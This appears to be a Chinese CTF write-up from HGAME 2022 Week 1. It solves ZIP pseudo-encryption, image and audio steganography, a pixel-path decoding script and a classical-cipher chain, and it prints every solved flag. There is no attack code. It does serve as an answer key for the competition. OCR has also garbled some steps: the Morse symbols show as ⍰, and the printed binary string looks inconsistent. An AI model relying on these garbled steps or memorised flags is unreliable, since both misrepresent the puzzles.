

flag.zip
README.txt
README.zip



flag.zip - Bandizip (Standard)
README.txt* 80 68 TXT 文件 2022/1/18 11:35:06 Store ZipCrypto 966ac0e8 A__
flag.jpg* 32,993 32,981 JPG 文件 2022/1/20 21:46:40 Store ZipCrypto 4bdc1793 A__
README.zip - Bandizip (Standard)
README.txt 68 68 TXT 文件 2022/1/18 11:35:06 Store 966ac0e8 A__
CSDN @末 初


AZPR 4.00 - 100%
Advanced ZIP Password Recovery
Open Save Start ! Stop Benchmark Help About Quit




分离出来的压缩包跟一般伪加密不同的是修改了`压缩源文件数据区的全局方式标记位`，使得`7z`等压缩包无法无视伪加密直接解压





修改 压缩源文件目录区全局方式标记位 为偶数即可




```
hgame{W0w!_y0U_Kn0w_z1p_3ncrYpt!}
```

好康的流量

好康的流量[已完成]

描述

总所周知 饭卡是个LSP并十分喜欢向其他人推销他的涩图 让我们去悄悄康康他发了什么


题目地址 https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/%E5%A5%BD%E5%BA%B7%E7%9A%84%E6%B5%81%E9%87%8F.pcapng

基准分数 150


当前分数 150

完成人数 159

CSDN @末 初



- https://the-x.cn/zh-cn/base64/




```
hgame{ez_1mg_
```

另一半flag用 `zsteg` 查看一下LSB


```
hgame{ez_1mg_Steg4n0graphy}
```

群青(其实是幽灵东京）

群青(其实是幽灵东京) [已完成]

描述

4CTU3从小就是Yoasobi的狂热粉丝 今天它给大家带来了一首它觉得很好听的老歌 它说你要用多感官去感觉


题目地址 https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/%E7%BE%A4%E9%9D%92%EF%BC%8C%E4%BD%86%E6%98%AF%E6%98%AF%E5%B9%BD%E7%81%B5%E4%B8%9C%E4%BA%AC.wav


基准分数 100

当前分数 100


完成人数 151

通过频谱图得到密码： `Yoasobi`





音频LSB隐写，`SlientEye`解码得到一个地址



- https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/S_S_T_V.wav

听起来是SSTV，`Robot36`直接听


```
hgame{1_c4n_5ee_the_wav}
```

CRYPTO

Dancing Line

Dancing Line[已完成]

描述


这条路弯弯曲曲的，到底通向哪里呢?

题目地址 https://cmfj-1308188104.cos.ap-shanghai.myqcloud.com/Week1/Dancing%20Line.zip

基准分数 100

当前分数 100

完成人数 82



向`X`轴方向移动一个像素点记为`0`，向`Y`轴方向移动一个像素点记为`1`

```python
from PIL import Image

img = Image.open('flag.bmp')
width, height = img.size
bin_data = ''
num_list = []
n = 0
for w in range(width):
 for h in range(height):
  pix = img.getpixel((w,h))
  if pix != (255, 255, 255):
   #print("{} {}".format(pix, n))
   num_list.append(n)
  n += 1
for i in range(len(num_list)-1):
 if (num_list[i+1] - num_list[i]) >= height:
  bin_data += '0'
 else:
  bin_data += '1'
print("[+]binary data: {}".format(bin_data))
flag = ''
for i in range(0, len(bin_data), 8):
 flag += chr(int(bin_data[i:i+8], 2))
print(flag)
```

```
PS C:\Users\Administrator\Downloads> python .\code.py
[+]binary data: 01101000011001110110000101101101011001010111101101000100011000010110111001100011001100010110111001100111010111110100110000110001011011100110010101011111001100010011010101011111011001100111010101101110001011000101011110011000100100110101010111110011000100111010101101110001011000101011110011000100100110101010111011100010011101110100010111110011000100111010000111111101111101
hgame{Danc1ng_L1ne_15_fun,_15n't_1t?}
```

Matryoshka

Matryoshka[已完成]

描述

某天饭卡捡到了张奇怪的纸条。

上面写满了奇奇怪怪的字符。

纸条背面还写着奇怪的话：“Caesar：21; Vigenère:hgame”。


你能看懂上面写了什么吗?

题目地址 https://cmfj-1308188104.cos.ap-shanghai.myqcloud.com/Week1/Matryoshka.zip

基准分数 100

当前分数 100


完成人数 65



类似盲文，但是其实是摩斯码

- 将 ⍰ 替换为 .
- 将 ⍰ 替换为 -
- 将 ⍰ 替换为 /


然后逆序处理



- http://www.zhongguosou.com/zonghe/moErSiCodeConverter.aspx
  摩斯转换得到Hex码

```
466642756645466E6D4C73364433736959744C3658327034694E306364536C796B6D3972514E396F4D53316A6B7339724B3252366B4C38686F72303D

Hex转字符得到：
FfBufEFnmLs6D3siYtL6X2p4iN0cdSlykm9rQN9oMS1jks9rK2R6kL8hor0=

维吉尼亚解密(密钥为：hgame)得到：
YzBibXZnaHl6X3swUmF6X2d4eG0wdGhrem9fMG9iMG1fdm9rY2N6dF8hcn0=

base64解码得到：
c0bmvghyz_{0Raz_gxxm0thkzo_0ob0m_vokcczt_!r}

栅栏密码(每组字数：22)得到：
cbvhz{Rzgx0hz_o0_ocz_r0mgy_0a_xmtko0bmvkct!}

凯撒密码解密(位移21)得到：
hgame{Welc0me_t0_the_w0rld_0f_crypt0graphy!}
```

